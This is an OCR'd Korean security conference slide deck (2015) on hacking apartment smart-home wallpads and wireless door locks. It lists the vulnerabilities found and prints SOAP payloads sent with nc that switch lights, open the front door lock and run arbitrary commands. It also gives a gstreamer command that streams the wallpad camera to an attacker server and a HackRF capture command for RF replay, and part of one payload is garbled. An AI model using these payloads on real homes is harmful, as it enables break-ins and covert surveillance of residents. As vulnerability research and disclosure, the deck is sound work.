

## RF Based Home Network Hacking

Grayhash 정구홍 2015.11.28



## About 홈 네트워크



## About 홈 네트워크









• OS: Embedded Linux




## 거실: Wallpad (사용자 인터페이스)

• OS: Linux (개조된 Android 2.3)




## 거실: Wallpad (사용자 인터페이스)





• 전등 제어



• 난방 제어




• 가스 제어



• 현관 도어락 제어



• 로비 출입문 제어



• 엘리베이터 호출



• 타 세대와의 음성/화상 통화 (P2P)



• 단지 내 모든 세대가 서로 연결되어 있음



## 월패드 분해



## 월패드 분해




## 월패드 분해



#### UART 포트



## UART 포트 연결





#### 취약점 분석 진행

• 바이너리 분석

```
Jump Search View Debugger Options Windows Help
                     🐴 🖏 🦀 🛝 🕽 🙀 🔼 🔾 🐧 🚵 📸 💣 📌 🐶 🎽 🗙 🕨 🔲 🗖 No debugger
                                                                                                                                 工 面骨管
                                                  8 ×
                                                                  IDA View-A
                                                                                                                                                         Structures 🖾 📋
 Functions window
                                                                                      Pseudocode-A
                                                                                                                                                                                        Enums
                                                                                     .text:0000C1C0 sub_C1C0
                                                                                                                                                        ; CODE XREF: .text:0000A0F4îp
Function name
                                                   Sea
                                                                                      .text:0000C1C0
                                                                                                                                     SP!, {R4,R5,LR}
f sub_BB18
f sub BB2C
                                                                                      .text:0000C1C4
                                                                                                                                    R4, R8
                                                   text
f sub_BB60
                                                   .text
                                                                                      .text:0000C1C8
                                                                                                                                     sub C12C
f sub_BB88
                                                                                      text-0000C1CC
                                                                                                                           IDR
                                                                                                                                     R0, =aWan1 7
                                                                                                                                                        : "wap1"
                                                                                     .text:0000C1D0
                                                                                                                                    R1, R4
                                                                                                                           MOU
 f sub_BC58
                                                   .text
                                                                                      .text:0000C1D4
                                                                                                                                     sub D03C
                                                   .text
.text
f sub_BD28
                                                                                      .text:0000C1D8
f sub BE30
 f sub_BE68
                                                                                      .text:0000C1DC
                                                                                                                           MOV
                                                                                                                                     R0, R4
 f sub_BEF4
                                                   .text
                                                                                      .text:0000C1E0
                                                                                                                                     sub E444
                                                                                                                                    RS RA
 f sub_BF2C
                                                   .text
.text
.text
                                                                                     text:0000C1F4
                                                                                                                           MOU
                                                                                      .text:0000C1E8
                                                                                                                           BL
                                                                                                                                     sub 0354
 f sub_BFB0
                                                                                      .text:0000C1EC
 f sub_BFB4
                                                                                      .text:0000C1F0
                                                                                                                           BEQ
                                                                                                                                     loc_C228
 f sub C060
f sub_C12C
                                                   .ted
                                                                                     .text:0000C1F4
                                                                                                                           CMP
                                                                                                                          BEO
 f sub_C180
                                                                                     tevt - 0000001F8
                                                                                                                                    1oc C208
                                                                                     text:0000C1FC
                                                                                                                           LDR
                                                                                                                                    RO. =aShinInsmedli 2: "/shin/insmed /lib/medules/smart dos mon"...
 f sub_C1C0
                                                   .text
                                                                                     .text:0000C200
 f sub_C23C
                                                   .text
                                                                                     .text:0000C204
                                                                                                                                     loc_C228
 f sub C41C
                                                   .text
                                                                                     .text:0000C208
 f sub C488
 f sub_C4D0
                                                   .text
                                                                                      .text:88886288
                                                                                      .text:0000C208 loc C208
                                                                                                                                                        · CODE XREE · sub C1C8+381i
 f sub_C4E8
                                                                                     .text:0000C208
                                                                                                                           LDR
                                                                                                                                    RO, =aSbinRmmodSmart; "/sbin/rmmod smart gos mon"
 f sub_C544
                                                   .text
.text
.text
.text
                                                                                      .text:0000C20C
                                                                                                                                     .system
f sub_C5AC
                                                                                      .text:00000C210
                                                                                                                                      sub_C12C
f sub C9C0
                                                                                      .text:0000C214
                                                                                                                           MOV
                                                                                                                                    R0, #1
f sub_CB88
                                                                                                                           RI
                                                                                                                                     sub CERA
 f sub_CC50
                                                                                      tevt - 000000218
                                                   .text
.text
.text
.text
                                                                                      .text:00000C21C
                                                                                                                                     RØ, R4
 f sub_CD64
                                                                                      .text:0000C220
                                                                                                                                     SUD_E4AC
f sub_CF84
                                                                                      .text:0000C224
                                                                                                                                     sub C188
 f sub D030
                                                                                      .text:88886228
 f sub_D2D8
                                                                                      .text:0000C228 loc C228
                                                                                                                                                        : CODE XREF: sub C1C0+30îj
 f sub_D354
                                                                                      .text:0000C228
                                                                                                                                                        ; sub_C1C0+44îj
 f sub_D370
                                                   .text
                                                                                      .text:0000C228
 f sub_D400
                                                   ted
                                                                                     .text:0000C22C
                                                                                                                           LDMFD SP!, (R4,R5,PC)
 f sub_D510
                                                   ted -
                                                                                      .text:0000C22C ; End of function sub_C1C0
Line 143 of 469
                                                                                      000041C0 0000C1C0: sub C1C0
Output window
9330: using guessed type int __fastcall sub_9330(_DWORD);
9368: using guessed type int __fastcall sub_9368(_DWORD);
9370: using guessed type int __fastcall sub_9370(_DWORD).
94D8: using guessed type int _fastcall sub_94D8(_DWORD);
94F0: using guessed type int _fastcall sub_94F0(_DWORD);
958C: using guessed type int __fastcall sub_958C(_DWORD);
96B4: using guessed type int sub_96B4(void);
9738: using guessed type int __fastcall sub_9738(_DWORD);
9740: using guessed type int _fastcall sub_9740(DWORD);

9824: using guessed type int _fastcall sub_9824(DWORD);

1860: using guessed type int _fastcall sub_9860(DWORD);
  Tastcall sub_B474(_DWORD), DWORD);
c: using guessed type int _fastcall sub_E8DC(_DWORD);
using guessed type int _fastcall sub_L4788(_DWORD);
```

#### 취약점 분석 진행

• 네트워크 패킷 분석 (tcpdump + wireshark)

```
mp: verbose output suppressed, use -v or -vv for full protocol decode
  tening on eth0, link-type EN10HB (Ethernet), capture size 96 bytes
 1:39:00.239963 arp who-has 10-1-119-90.int.sds.uw.edu.pl tell 10-1-232-251.int.sds.uw.edu.pl
       0x0000: ffff ffff ffff 0010 5ae6 d045 0806 0001 ......Z..E....
       0x0010: 0800 0604 0001 0010 5ae6 d045 0a01 e8fb ........Z..E....
       0x0020: 0000 0000 0000 0a01 775a 0000 0000 0000 .....wZ.....
       0x0030: 0000 0000 0000 0000 0000 0000
01:39:00.240803 IP 10-1-225-220.int.sds.uw.edu.pl.32786 > 10-1-254-254.int.sds.uw.edu.pl.domain: 2
680+ PTR? 90.119.1.10.in-addr.arpa. (42)
       0x0000: 0030 4884 5ef6 000f ea39 d0e0 0800 4500 .0H.^....9....E.
       0x0010: 0046 1a89 4000 4011 2b41 0a01 eldc 0a01 .F..@.@.+A.....
       0x0020: fefe 8012 0035 0032 f520 0a78 0100 0001 .....5.2...x....
       0x0030: 0000 0000 0000 0239 3003 3131 3901 3102 ......90.119.1.
       0x0040: 3130 0769 6e2d 6164 6472 0461 7270 6100 10.in-addr.arpa.
       0x0050: 000c 0001
01:39:00.253666 IP 10-1-254-254.int.sds.uw.edu.pl.domain > 10-1-225-220.int.sds.uw.edu.pl.32786: 2
680 1/0/0 PTR[|domain]
       0x0000: 000f ea39 d0e0 0030 4884 5ef6 0800 4500 ...9...0H.^...E.
       0x0010: 0071 0000 4000 4011 459f 0a01 fefe 0a01 .q..@.@.E......
       0x0020: eldc 0035 8012 005d 334c 0a78 8180 0001 ...5...]3L.x....
       0x0030: 0001 0000 0000 0239 3003 3131 3901 3102 ......90.119.1.
       0x0040: 3130 0769 6e2d 6164 6472 0461 7270 6100 10.in-addr.arpa.
       01:39:00.255938 IP 10-1-225-220.int.sds.uw.edu.pl.32786 > 10-1-254-254.int.sds.uw.edu.pl.domain: 6
932+ PTR? 251.232.1.10.in-addr.arpa. (43)
       0x0000: 0030 4884 5ef6 000f ea39 d0e0 0800 4500 .0H.^....9....E.
       0x0010: 0047 la8d 4000 4011 2b3c 0a01 eldc 0a01 .6..@.@.+<.....
       0x0020: fefe 8012 0035 0033 f521 1b14 0100 0001 .....5.3.!.....
```

#### 발견된 취약점 정리

- 1. telnet 서비스(/user/app/bin/telnetd)가 열려 있으며, passwd가 암호화 되어 있지 않고, 기기별로 다르게 설정되어 있지 않음
- 2. 모든 제어 통신 패킷이 암호화 되어 있지 않아 해커가 쉽게 분석 가능
- 3. 모든 제어 통신 패킷에 인증 절차 및 ACL 제어가 적용되어 있지 않음
- 4. 특정 서비스(/user/app/bin/cmxnp)를 통해 원격 임의 명령 실행 가능
- 5. 위 cmxnp를 비롯한 많은 서비스들이 Buffer Overflow 공격에 취약함

#### 스마트홈 강제 제어 취약점

• 전등 제어

• 현관 도어락 제어

• 임의 명령 실행

• 화상 카메라/마이크 제어

#### IP 체계 분석

- Gateway: 10.7.5.30
- Wallpad: 10.7.5.31
- 10 : 공통
- 7 : 동
- 5 : 층
- 3x : 호수
- 30 : gateway
- 3<mark>1</mark> : wallpad

#### 전등 제어 패킷

\* payload.xml

POST / HTTP/1.1

Host: 127.0.0.1:29700 User-Agent: gSOAP/2.7 Content-Type: text/xml; charset=utf-8

Content-Length: 746 Connection: close SOAPAction: ""

<?xml version="1.0" encoding="UTF-8"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:ns1="urn:cds"><SOAP-ENV:Body SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><ns1:setLight><in><dev>light</dev>
cproto>proto>protoCommax</proto>sintf>intfRS485</intf> corder>2</order><dimmableLevel>0</dimmableLevel><model>lightPower-Off</model>
lightPower-On</lightPower-On</lightPower-off</model>
ilightSwitchMode>lightPower-off
ilightPower
soap/encoding/"><ns1:setLight><in></model>
ilightPower-Off
ilightPower-On
soap/encoding/"><ns1:setLight><in><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><model><mode

\* cat payload.xml | nc controller\_ip 29700

• 현관 도어락 오픈 패킷

```
* payload.xml
```

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:ns1="urn:cmm"><SOAP-ENV:Body
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><ncheckValue>33</ncheckValue>\*chDummy></nchDummy></ns1:reqCheckEvent></sOAP-ENV:Body></soAP-ENV:Envelope>

\* cat payload.xml | nc controller\_ip 29700

• 임의 명령 실행 가능

#### POST / HTTP/1.1

User-Agent: kSOAP/2.0 SOAPAction: none Content-Type: text/xml Connection: close Content-Length: 465 Host: 127.0.0.1;29726 Accept-Encoding: gzip

<v:Envelope xmlns:i="http://www.w3.org/2001/XMLSchema-instance" xmlns:d="http://www.w3.org/2001/XMLSchema" xmlns:c="http://schemas.xmlns:c="http://schemas.xmlns:c="http://schemas.xmlns:no="urn:cnp">
<mlsoap.org/soap/encoding/" xmlns:v="http://schemas.xmlsoap.org/soap/envelope/"><v:Body ><no:exec id="oo" c:root="1" xmlns:no="urn:cnp"><in i:type="d:string">|s -al< in></no:exec></v:Body></v:Envelope>

<sup>\*</sup> cat payload.xml | nc wallpad\_ip 29726

- 화상 카메라/마이크 제어 명령
- Gstreamer Library 이용

#### 월패드 서버

# /user/app/bin/gst-launch-1.0 cmxvideosrc src=CMOS header=true xpos=0 ypos=0 width=0 height=0 bitrate=6 gop=6 lcd=true! video/mpeg, mpegversion=4, width=320, height=240, framerate=6/1! tcpserversink host=10.11.10.21 port=6161

#### 해커 서버

# gst-launch-1.0 -v tcpclientsrc host=10.11.10.21 port=6161! filesink location=/tmp/capture.mpg

#### 현재 패치 상황

• UART 콘솔 접속 불가

- telnet 서비스 접속 불가
  - SSH로 대체, shadow 파일 사용
- Packet replay attack에 반응하지 않음
- 원격 명령 실행 취약점 패치됨


# 하지만...?



#### 아직 무선통신 구간이 남아있다!



#### 아직 무선통신 구간이 남아있다!




#### HackRF 소개



- 무선 신호 송수신 하드웨어 장비
- 1 MHz to 6 GHz operating frequency
- half-duplex transceiver
- compatible with GNU Radio, SDR#, and more
- SMA female antenna connector
- Hi-Speed USB 2.0
- USB-powered
- open source hardware
- \$300
- 관련사이트
  - https://greatscottgadgets.com/hackrf,
  - http://store.isource-asia.com/products/hackrf-one
  - https://www.kickstarter.com/projects/mossmann/hackrf-alopen-source-sdr-platform

#### GNU Radio 소개



- 무선신호 처리 SDR 소프트웨어
- SDR = Software Defined Radio
- Linux, Mac OS에서 실행 가능
- 무선 신호 송수신 가능
- 무선 신호 record/reply 가능
- 무료, 오픈소스
- 관련사이트
  - http://gnuradio.org/

### 도어락 무선 해킹



# 도어락 주파수 알아내기



https://youtu.be/4NW5m3PHCTc

# 열려라 참깨!!




https://yautu.be/zfoUI6Z5RBo

# RF Signal Modulation


#### Modulation

• ASK, FSK 모듈레이션




### FSK 예시

\* Frequency-Shift Keying




#### FSK Modulation




# ASK 예시

Amplitude-Shift Keying




# ASK-OOK 예시

\* ON-OFF Keying




#### **ASK-OOK Modulation**



# Binary Pattern 분석

# Binary Pattern 분석의 필요성

• 단순 replay attack이 아닌, 무선신호의 Bit 해석 및 조작을 통한 정교한 공격 가능




### 관련 도구들

- hackrf\_fm
  - RF signal dumper
- SOX
  - Swiss army knife of sound processing
  - Apt-get install sox
  - Port install sox
- Audacity
  - Sound player

#### Wav 캡쳐


# hackrf\_fm -f 433000000 -s 2000000 | sox -t raw
 -r 2000000 -e signed-integer -b 16 -c 1 -V1 - save.wav



## 두 개의 신호 비교

차문 Open →

차문 Close →



# RF 패킷의 구조 (nRF24L01 예)



Figure 4. An Enhanced ShockBurst™ packet with payload (0-32 bytes)

#### 7.3.1 Preamble

